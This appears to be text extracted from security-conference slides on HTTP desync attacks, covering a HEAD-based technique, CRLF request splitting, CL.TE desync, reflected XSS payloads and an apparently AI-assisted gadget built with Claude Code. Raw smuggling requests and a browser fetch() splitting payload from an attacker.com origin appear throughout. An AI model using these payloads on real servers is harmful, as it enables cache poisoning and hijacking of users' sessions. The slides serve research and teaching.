


The HEAD Technique



```
GET / HTTP/1.1
X-Reflect: <img/src/onerror=fetch()>
Content-Length: 100


x=y
```



```
GET / HTTP/1.1
Host: cdn.doomscroll.com
```





Waiting
for bytes





```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 54
```



The HEAD Technique



The HEAD Technique




The HEAD Technique



```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 54
```

CL not long enough

```
HTTP/1.1 204 No Content
X-Reflect: <img/src/onerro
```



Claude Code v2.1.177

Welcome back splinter!



Opus 4.8 (1M context) · Claude Max ·
tobia@turtlesec.io's Organization
/home/splinter

Tips for getting started

Run `/init` to create a `CLAUDE.md` file with instructions for Claude

Note: You have launched `claude` in your home directory. For the best ...

What's new

Fixed tool search to activate even with ``ANTHROPIC_BASE_URL`` as long...

Added ``w`` key in ``/copy`` to write the focused selection directly to ...

Added optional description argument to ``/plan`` (e.g., ``/plan fix the...`

> What Nginx response code produces a length between x and y?

● 414 URI Too Long

* Crunched for 22s

>

? for shortcuts · ← for agents

HTTP/1.1 414 URI Too Long



AI-Generated HEAD Gadget

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: cdn.doomscroll.com
Content-Length: <correct>
```

0

```
HEAD /?<a*1000> HTTP/1.1
```

```
GET / HTTP/1.1
X-Reflect: <img/src/onerror=fetch()>
Content-Length: 100
```

x=y

```
GET / HTTP/1.1
Host: cdn.doomscroll.com
```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 414 URI Too Long
Content-Type: text/html
Content-Length: 61
```

```
HTTP/1.1 204 No Content
X-Reflect: <img/src/onerror=fetch()>
```



The background of the image is a repeating pattern of computer keyboard keys, specifically the 'Enter' or 'Return' keys. These keys are light beige with a blue arrow pointing diagonally down and to the left, and the word 'Enter' printed in blue. They are arranged in a grid that is slightly offset, creating a sense of depth and repetition. The entire pattern is set against a solid green background.

Browser-Powered CRLF Desyncs

Browser-Powered CRLF Desyncs

```
GET /\ HTTP/1.1
Host: example.com
```

```
GET / HTTP/1.1
Foo: bar\ HTTP/1.1
Host: example.com
```

Request Splitting Desync

 https://attacker.com

fetch(
 "https://example.com/%20HTTP/1.1%0d%0a"
 Host:%20example.com%0d%0a%0d%0a
 GET%20/%20HTTP/1.1%0d%0a
 Foo:%20bar"
)

```
POST /\ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar\ HTTP/1.1
Host: example.com
Content-Length: 27
```

0


```
TRACE / HTTP/1.1
X: x
```

CL.TE Desync

